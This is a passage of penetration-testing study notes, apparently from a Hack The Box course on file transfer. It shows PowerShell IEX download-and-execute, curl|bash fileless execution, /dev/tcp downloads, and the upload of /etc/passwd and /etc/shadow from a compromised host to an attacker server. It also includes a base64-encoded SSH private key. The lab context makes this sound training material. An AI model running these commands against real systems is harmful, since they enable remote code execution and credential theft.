+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotImplemented: (:) [Invoke-WebRequest], NotSupportedException
+ FullyQualifiedErrorId : WebCmdletIEDomNotSupportedException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\htb> Invoke-WebRequest https://<ip>/PowerView.ps1 -UseBasicParsing | IEX
Another error in PowerShell downloads is related to the SSL/TLS secure channel if the certificate is not trusted. You can bypass that error with the following command:
PS C:\htb> IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')
Exception calling "DownloadString" with "1" argument(s): "The underlying connection was closed: Could not establish trust
relationship for the SSL/TLS secure channel."
At line:1 char:1
+ IEX(New-Object Net.WebClient).DownloadString('https://raw.githubuserc ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException
PS C:\htb> [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
SMB Downloads
The Server Message Block that runs on port TCP/445 is common in enterprise networks where Windows services are running. It enables applications and users to transfer files to and from remote servers.
You can use SMB to download files from your Pwnbox easily. You need to create an SMB server in your Pwnbox with smbserver.py from Impacket and then use copy, move, PowerShell Copy-Item, or any other tool that allows connections to SMB.
Create SMB Server
d41y@htb[/htb]$ sudo impacket-smbserver share -smb2support /tmp/smbshare
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
To download a file from SMB server to the current workind directory, you can use the following command:
Copy a File from the SMB Server
C:\htb> copy \\192.168.220.133\share\nc.exe
1 file(s) copied.
New versions of Windows block unauthenticated guest access, as you can see in the following command:
C:\htb> copy \\192.168.220.133\share\nc.exe
You can't access this shared folder because your organization's security policies block unauthenticated guest access. These policies help protect your PC from unsafe or malicious devices on the network.
To transfer files in this scenario, you can set a username and password using your Impacket SMB server and mount the SMB server on your Windows target machine:
Create the SMB Server with a Username and Password
d41y@htb[/htb]$ sudo impacket-smbserver share -smb2support /tmp/smbshare -user test -password test
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Mount the SMB Server with Username and Password
C:\htb> net use n: \\192.168.220.133\share /user:test test
The command completed successfully.
C:\htb> copy n:\nc.exe
1 file(s) copied.
FTP Downloads
Another way to transfer files is using FTP. You can use the FTP client or PowerShell Net.WebClient to download files from an FTP server.
You can configure an FTP server in your attack host using Python3 pyftplib module. It can be installed with the following command:
Installing the FTP Server Python3 Module - pyftplib
d41y@htb[/htb]$ sudo pip3 install pyftpdlib
Then you can specify port number 21 because, by default, pyftplib uses port 2121. Anonymous authentication is enabled by default if you don’t set a user and password.
Setting up a Python3 FTP Server
d41y@htb[/htb]$ sudo python3 -m pyftpdlib --port 21
[I 2022-05-17 10:09:19] concurrency model: async
[I 2022-05-17 10:09:19] masquerade (NAT) address: None
[I 2022-05-17 10:09:19] passive ports: None
[I 2022-05-17 10:09:19] >>> starting FTP server on 0.0.0.0:21, pid=3210 <<<
After the FTP server is set up, you can perform file transfers using the pre-installed FTP client from Windows or PowerShell Net.WebClient.
Transferring Files from an FTP Server using PowerShell
PS C:\htb> (New-Object Net.WebClient).DownloadFile('ftp://192.168.49.128/file.txt', 'C:\Users\Public\ftp-file.txt')
When you get a shell on a remote machine, you may not have an interactive shell. If that’s the case, you can create an FTP command file to download a file. First, you need to create a file containting the commands you want to execute and then use the FTP client to use that file to download that file.
Create a Command File for the FTP Client and Download the Target File
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo GET file.txt >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open 192.168.49.128
Log in with USER and PASS first.
ftp> USER anonymous
ftp> GET file.txt
ftp> bye
C:\htb>more file.txt
This is a test file
Upload Operations
PowerShell Base64 Encode & Decode
Encode File Using PowerShell
PS C:\htb> [Convert]::ToBase64String((Get-Content -path "C:\Windows\system32\drivers\etc\hosts" -Encoding byte))
IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBpcyBhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2luZG93cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRyZXNzZXMgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBhbiBpbmRpdmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQgaW4gdGhlIGZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0IG5hbWUuDQojIFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBzZXBhcmF0ZWQgYnkgYXQgbGVhc3Qgb25lDQojIHNwYWNlLg0KIw0KIyBBZGRpdGlvbmFsbHksIGNvbW1lbnRzIChzdWNoIGFzIHRoZXNlKSBtYXkgYmUgaW5zZXJ0ZWQgb24gaW5kaXZpZHVhbA0KIyBsaW5lcyBvciBmb2xsb3dpbmcgdGhlIG1hY2hpbmUgbmFtZSBkZW5vdGVkIGJ5IGEgJyMnIHN5bWJvbC4NCiMNCiMgRm9yIGV4YW1wbGU6DQojDQojICAgICAgMTAyLjU0Ljk0Ljk3ICAgICByaGluby5hY21lLmNvbSAgICAgICAgICAjIHNvdXJjZSBzZXJ2ZXINCiMgICAgICAgMzguMjUuNjMuMTAgICAgIHguYWNtZS5jb20gICAgICAgICAgICAgICMgeCBjbGllbnQgaG9zdA0KDQojIGxvY2FsaG9zdCBuYW1lIHJlc29sdXRpb24gaXMgaGFuZGxlZCB3aXRoaW4gRE5TIGl0c2VsZi4NCiMJMTI3LjAuMC4xICAgICAgIGxvY2FsaG9zdA0KIwk6OjEgICAgICAgICAgICAgbG9jYWxob3N0DQo=
PS C:\htb> Get-FileHash "C:\Windows\system32\drivers\etc\hosts" -Algorithm MD5 | select Hash
Hash
----
3688374325B992DEF12793500307566D
You can copy this content and paste it into your attack host, use the base64 command to decode it, and use the md5seum app to confirm the transfer happenend correctly.
Decode Base64 String in Linux
d41y@htb[/htb]$ echo IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBpcyBhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2luZG93cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRyZXNzZXMgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBhbiBpbmRpdmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQgaW4gdGhlIGZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0IG5hbWUuDQojIFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBzZXBhcmF0ZWQgYnkgYXQgbGVhc3Qgb25lDQojIHNwYWNlLg0KIw0KIyBBZGRpdGlvbmFsbHksIGNvbW1lbnRzIChzdWNoIGFzIHRoZXNlKSBtYXkgYmUgaW5zZXJ0ZWQgb24gaW5kaXZpZHVhbA0KIyBsaW5lcyBvciBmb2xsb3dpbmcgdGhlIG1hY2hpbmUgbmFtZSBkZW5vdGVkIGJ5IGEgJyMnIHN5bWJvbC4NCiMNCiMgRm9yIGV4YW1wbGU6DQojDQojICAgICAgMTAyLjU0Ljk0Ljk3ICAgICByaGluby5hY21lLmNvbSAgICAgICAgICAjIHNvdXJjZSBzZXJ2ZXINCiMgICAgICAgMzguMjUuNjMuMTAgICAgIHguYWNtZS5jb20gICAgICAgICAgICAgICMgeCBjbGllbnQgaG9zdA0KDQojIGxvY2FsaG9zdCBuYW1lIHJlc29sdXRpb24gaXMgaGFuZGxlZCB3aXRoaW4gRE5TIGl0c2VsZi4NCiMJMTI3LjAuMC4xICAgICAgIGxvY2FsaG9zdA0KIwk6OjEgICAgICAgICAgICAgbG9jYWxob3N0DQo= | base64 -d > hosts
...
d41y@htb[/htb]$ md5sum hosts
3688374325b992def12793500307566d hosts
PowerShell Web Uploads
PowerShell doesn’t have a built-in function for upload operations, but you can use Invoke-WebRequest or Invoke-RestMethod to build your upload function. You will also need a web server that accepts uploads, which is not a default option in most common webserver utilities.
For your web server, you can use uploadserver, an extended module of the Python HTTP.server module, which includes a file upload page.
Installing a Configured WebServer with Upload
d41y@htb[/htb]$ pip3 install uploadserver
Collecting upload server
Using cached uploadserver-2.0.1-py3-none-any.whl (6.9 kB)
Installing collected packages: uploadserver
Successfully installed uploadserver-2.0.1
...
d41y@htb[/htb]$ python3 -m uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Now you can use a PowerShell script PSUpload.ps1 which uses Invoke-RestMethod to perform the upload operations. The script accepts two parameters -File, which you use to specify the file path, and -Uri, the server URL where you will upload your file.
PowerShell Script to Upload a File to Python Upload Server
PS C:\htb> IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')
PS C:\htb> Invoke-FileUpload -Uri http://192.168.49.128:8000/upload -File C:\Windows\System32\drivers\etc\hosts
[+] File Uploaded: C:\Windows\System32\drivers\etc\hosts
[+] FileHash: 5E7241D66FD77E9E8EA866B6278B2373
PowerShell Base64 Web Upload
Another way to use PowerShell and base64 encoded files for upload operations is by using Invoke-WebRequest or Invoke-RestMethod together with Netcat. You use Netcat to listen in on a port you specify and send the files as a POST request. Finally, you copy the output and use the base64 decode function to convert the base64 string into a file.
PS C:\htb> $b64 = [System.convert]::ToBase64String((Get-Content -Path 'C:\Windows\System32\drivers\etc\hosts' -Encoding Byte))
PS C:\htb> Invoke-WebRequest -Uri http://192.168.49.128:8000/ -Method POST -Body $b64
You catch the base64 data with Netcat and use the base64 application with the decode option to convert the string to the file.
d41y@htb[/htb]$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.49.128] from (UNKNOWN) [192.168.49.129] 50923
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.1682
Content-Type: application/x-www-form-urlencoded
Host: 192.168.49.128:8000
Content-Length: 1820
Connection: Keep-Alive
IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBpcyBhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2luZG93cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRyZXNzZXMgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBhbiBpbmRpdmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQgaW4gdGhlIGZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0IG5hbWUuDQojIFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBzZXBhcmF0ZWQgYnkgYXQgbGVhc3Qgb25lDQo
...SNIP...
...
d41y@htb[/htb]$ echo <base64> | base64 -d -w 0 > hosts
SMB Uploads
Commonly enterprises don’t allow the SMB protocol out of their internal network because this can open them up to potential attacks.
An alternative is to run SMB over HTTP with Web.dav. WebDAV is an extension of HTTP, the internet protocol that web browsers and web servers use to communicate with each other. The WebDAV protocol enables a webserver to behave like a fileserver, supporting collaborative content authoring. WebDAV can also use HTTPS.
When you use SMB, it will first attempt to connect using the SMB protocol, and if there’s no SMB share available, it will try to connect using HTTP.
Configuring WebDav Server
To set up your WebDav server, you need to install two Python modules, wsgidav und cheroot. After installing them, you run the wsgidav application in the target directory.
Installing WebDav Python Modules
d41y@htb[/htb]$ sudo pip3 install wsgidav cheroot
[sudo] password for plaintext:
Collecting wsgidav
Downloading WsgiDAV-4.0.1-py3-none-any.whl (171 kB)
|████████████████████████████████| 171 kB 1.4 MB/s
...SNIP...
Using the WebDav Python Module
d41y@htb[/htb]$ sudo wsgidav --host=0.0.0.0 --port=80 --root=/tmp --auth=anonymous
[sudo] password for plaintext:
Running without configuration file.
10:02:53.949 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
10:02:53.950 - INFO : WsgiDAV/4.0.1 Python/3.9.2 Linux-5.15.0-15parrot1-amd64-x86_64-with-glibc2.31
10:02:53.950 - INFO : Lock manager: LockManager(LockStorageDict)
10:02:53.950 - INFO : Property manager: None
10:02:53.950 - INFO : Domain controller: SimpleDomainController()
10:02:53.950 - INFO : Registered DAV providers by route:
10:02:53.950 - INFO : - '/:dir_browser': FilesystemProvider for path '/usr/local/lib/python3.9/dist-packages/wsgidav/dir_browser/htdocs' (Read-Only) (anonymous)
10:02:53.950 - INFO : - '/': FilesystemProvider for path '/tmp' (Read-Write) (anonymous)
10:02:53.950 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
10:02:53.950 - WARNING : Share '/' will allow anonymous write access.
10:02:53.950 - WARNING : Share '/:dir_browser' will allow anonymous read access.
10:02:54.194 - INFO : Running WsgiDAV/4.0.1 Cheroot/8.6.0 Python 3.9.2
10:02:54.194 - INFO : Serving on http://0.0.0.0:80 ...
Connecting to the WebDav Share
C:\htb> dir \\192.168.49.128\DavWWWRoot
Volume in drive \\192.168.49.128\DavWWWRoot has no label.
Volume Serial Number is 0000-0000
Directory of \\192.168.49.128\DavWWWRoot
05/18/2022 10:05 AM <DIR> .
05/18/2022 10:05 AM <DIR> ..
05/18/2022 10:05 AM <DIR> sharefolder
05/18/2022 10:05 AM 13 filetest.txt
1 File(s) 13 bytes
3 Dir(s) 43,443,318,784 bytes free
note
DavWWWRoot is a special keyword recognized by the Windows Shell. No such folder exists on you WebDAV server. The DavWWWRoot keyword tells the Mini-Ridirector driver, which handles WebDAV requests that you are connecting to the root of the WebDAV server.
You can avoid using this keyword if you specify a folder that exists on your server when connecting to the server. (for example: \192.168.49.128\sharedfolder)
Uploading Files using SMB
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip \\192.168.49.129\DavWWWRoot\
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip \\192.168.49.129\sharefolder\
note
If there are no SMB (TCP/445) restrictions, you can use the impacket-smbserver the same way you set ip up for download operations.
FTP Uploads
Uploading files using FTP is very similar to downloading files. You can use PowerShell or the FTP client to complete the operation. Before you start your FTP server using the Python module pyftplib, you need to specify the option --write to allow clients to upload files to your attack host.
d41y@htb[/htb]$ sudo python3 -m pyftpdlib --port 21 --write
/usr/local/lib/python3.9/dist-packages/pyftpdlib/authorizers.py:243: RuntimeWarning: write permissions assigned to anonymous user.
warnings.warn("write permissions assigned to anonymous user.",
[I 2022-05-18 10:33:31] concurrency model: async
[I 2022-05-18 10:33:31] masquerade (NAT) address: None
[I 2022-05-18 10:33:31] passive ports: None
[I 2022-05-18 10:33:31] >>> starting FTP server on 0.0.0.0:21, pid=5155 <<<
Now use the PowerShell upload function to upload a file to your FTP server.
PowerShell Upload File
PS C:\htb> (New-Object Net.WebClient).UploadFile('ftp://192.168.49.128/ftp-hosts', 'C:\Windows\System32\drivers\etc\hosts')
Create a Command File for the FTP Client to Upload a File
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo PUT c:\windows\system32\drivers\etc\hosts >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open 192.168.49.128
Log in with USER and PASS first.
ftp> USER anonymous
ftp> PUT c:\windows\system32\drivers\etc\hosts
ftp> bye
Linux File Transfer Methods
Download Operations
Base64 Encoding/Decoding
Depending on the file size you want to transfer, you can use a method that does not require network communication. If you have access to a terminal, you can encode a file to a base64 string, copy its content into the terminal and perform the reverse operation.
Pwnbox - Check File MD5 hash
d41y@htb[/htb]$ md5sum id_rsa
4e301756a07ded0a2dd6953abf015278 id_rsa
You can use cat to print the file content, and base64 to encode the output using a |. The option -w 0 creates only one line. End the command with a ; and echo keyword to start a new line and make it easier to copy.
Pwnbox - Encode SSH Key to Base64
d41y@htb[/htb]$ cat id_rsa |base64 -w 0;echo
LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpOaEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmtiN2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0duWnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQTVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05vTFhKellRQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJXUVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNiTldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZjY21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJzVENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFRUUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNiVWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQnhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0MExlOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdYVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo=
You copy this content, paste it onto your Linux machine, and use base64 with the option -d to decode it.
Linux - Decode the File
d41y@htb[/htb]$ echo -n 'LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpOaEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmtiN2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0duWnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQTVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05vTFhKellRQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJXUVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNiTldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZjY21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJzVENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFRUUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNiVWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQnhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0MExlOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdYVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo=' | base64 -d > id_rsa
Finally, you can confirm if the file was transferred successfully using the md5sum command.
Linux - Confirm the MD5 Hashes match
d41y@htb[/htb]$ md5sum id_rsa
4e301756a07ded0a2dd6953abf015278 id_rsa
Web Downloads with Wget and cURL
Two of the most common utilities in Linux distros to interact with web apps are wget and curl. These tools are installed on many Linux distros.
To download a file using wget, you need to specify the URL and the option -O to set the output filename.
Downloading a File using wget
d41y@htb[/htb]$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O /tmp/LinEnum.sh
cURL is very similar to wget, but the output filename option is -o.
Downloading a File using cURL
d41y@htb[/htb]$ curl -o /tmp/LinEnum.sh https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Fileless Attacks using Linux
Because the way Linux works and how pipes operate, most of the tools you use in Linux can be used to replicate fileless operations, which means that you don’t have to download a file to execute it.
Fileless Download with cURL
d41y@htb[/htb]$ curl https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh | bash
Similarly, you can download a Python script file from a web server and pipe it into the Python library.
Fileless Download with wget
d41y@htb[/htb]$ wget -qO- https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/helloworld.py | python3
Hello World!
Download with Bash (/dev/tcp)
There are also many situations where none of the well-known file transfer tools are available. As long as Bash version 2.04 or greater is installed, the built-in /dev/TCP device file can be used for simple fiel downloads.
Connect to the Target Webserver
d41y@htb[/htb]$ exec 3<>/dev/tcp/10.10.10.32/80
HTTP GET Request
d41y@htb[/htb]$ echo -e "GET /LinEnum.sh HTTP/1.1\n\n">&3
Print the Response
d41y@htb[/htb]$ cat <&3
SSH Downloads
scp is a command-line utility that allows you to copy files and directories between two hosts securely. You can copy your files from local to remote servers and from remote servers to your local machine.
Enabling the SSH Server
d41y@htb[/htb]$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Use of uninitialized value $service in hash element at /usr/sbin/update-rc.d line 26, <DATA> line 45
...SNIP...
Starting the SSH Server
d41y@htb[/htb]$ sudo systemctl start ssh
Checking for SSH Listening Port
d41y@htb[/htb]$ netstat -lnpt
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
Now you can begin tranferring files. You need to specify the IP address of your pwnbox and the username and password.
Linux - Downloading File Using scp
d41y@htb[/htb]$ scp plaintext@192.168.49.128:/root/myroot.txt .
note
Create a temporary user account for file transfers and avoid using your primary credentials or keys on a remote computer.
Upload Operations
Web Upload
You can use the uploadserver module of the Python HTTP.Server module, which includes a file upload page.
Pwnbox - Start Web Server
d41y@htb[/htb]$ sudo python3 -m pip install --user uploadserver
Collecting uploadserver
Using cached uploadserver-2.0.1-py3-none-any.whl (6.9 kB)
Installing collected packages: uploadserver
Successfully installed uploadserver-2.0.1
Now you need to create a certificate. In this example, you are using a self-signed certificate.
d41y@htb[/htb]$ openssl req -x509 -out server.pem -keyout server.pem -newkey rsa:2048 -nodes -sha256 -subj '/CN=server'
Generating a RSA private key
................................................................................+++++
.......+++++
writing new private key to 'server.pem'
-----
The webserver should not host the cert. It’s recommended creating a new dir to host the file for your webserver.
Pwnbox - Start Web Server
d41y@htb[/htb]$ mkdir https && cd https
...
d41y@htb[/htb]$ sudo python3 -m uploadserver 443 --server-certificate ~/server.pem
File upload available at /upload
Serving HTTPS on 0.0.0.0 port 443 (https://0.0.0.0:443/) ...
Now from your compromised machine, upload the /etc/passwd and /etc/shadow files.
Linux - Uploading Multiple Files
d41y@htb[/htb]$ curl -X POST https://192.168.49.128/upload -F 'files=@/etc/passwd' -F 'files=@/etc/shadow' --insecure
Use --insecure because you used a self-signed cert that you trust.
Alternative Web File Transfer Methods
Linux - Creating a Web Server with Python3
d41y@htb[/htb]$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Linux - Creating a Web Server with Python2.7
d41y@htb[/htb]$ python2.7 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Linux - Creating a Web Server with PHP
d41y@htb[/htb]$ php -S 0.0.0.0:8000
[Fri May 20 08:16:47 2022] PHP 7.4.28 Development Server (http://0.0.0.0:8000) started
Linux - Creating a Web Server with Ruby
d41y@htb[/htb]$ ruby -run -ehttpd . -p8000
[2022-05-23 09:35:46] INFO WEBrick 1.6.1
[2022-05-23 09:35:46] INFO ruby 2.7.4 (2021-07-07) [x86_64-linux-gnu]
[2022-05-23 09:35:46] INFO WEBrick::HTTPServer#start: pid=1705 port=8000
Downloading the File from the Target Machine onto the Pwnbox
d41y@htb[/htb]$ wget 192.168.49.128:8000/filetotransfer.txt
--2022-05-20 08:13:05-- http://192.168.49.128:8000/filetotransfer.txt
Connecting to 192.168.49.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/plain]
Saving to: 'filetotransfer.txt'
filetotransfer.txt [ <=> ] 0 --.-KB/s in 0s
2022-05-20 08:13:05 (0.00 B/s) - ‘filetotransfer.txt’ saved [0/0]
scp Upload
You may find companies that allow the SSH protocol for outbound connectins, and if that’s the case, you can use an SSH server with the scp utility to upload files.
File Upload using scp
d41y@htb[/htb]$ scp /etc/passwd htb-student@10.129.86.90:/home/htb-student/
htb-student@10.129.86.90's password:
passwd
Transferring Files with Code
It’s common to find different programming languages installed on the machines you are targeting.
Python
Python2 - Download
d41y@htb[/htb]$ python2.7 -c 'import urllib;urllib.urlretrieve ("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'
Python3 - Download
d41y@htb[/htb]$ python3 -c 'import urllib.request;urllib.request.urlretrieve("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'
PHP
PHP Download with File_get_contents()
d41y@htb[/htb]$ php -r '$file = file_get_contents("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"); file_put_contents("LinEnum.sh",$file);'
PHP Download with Fopen()
d41y@htb[/htb]$ php -r 'const BUFFER = 1024; $fremote =
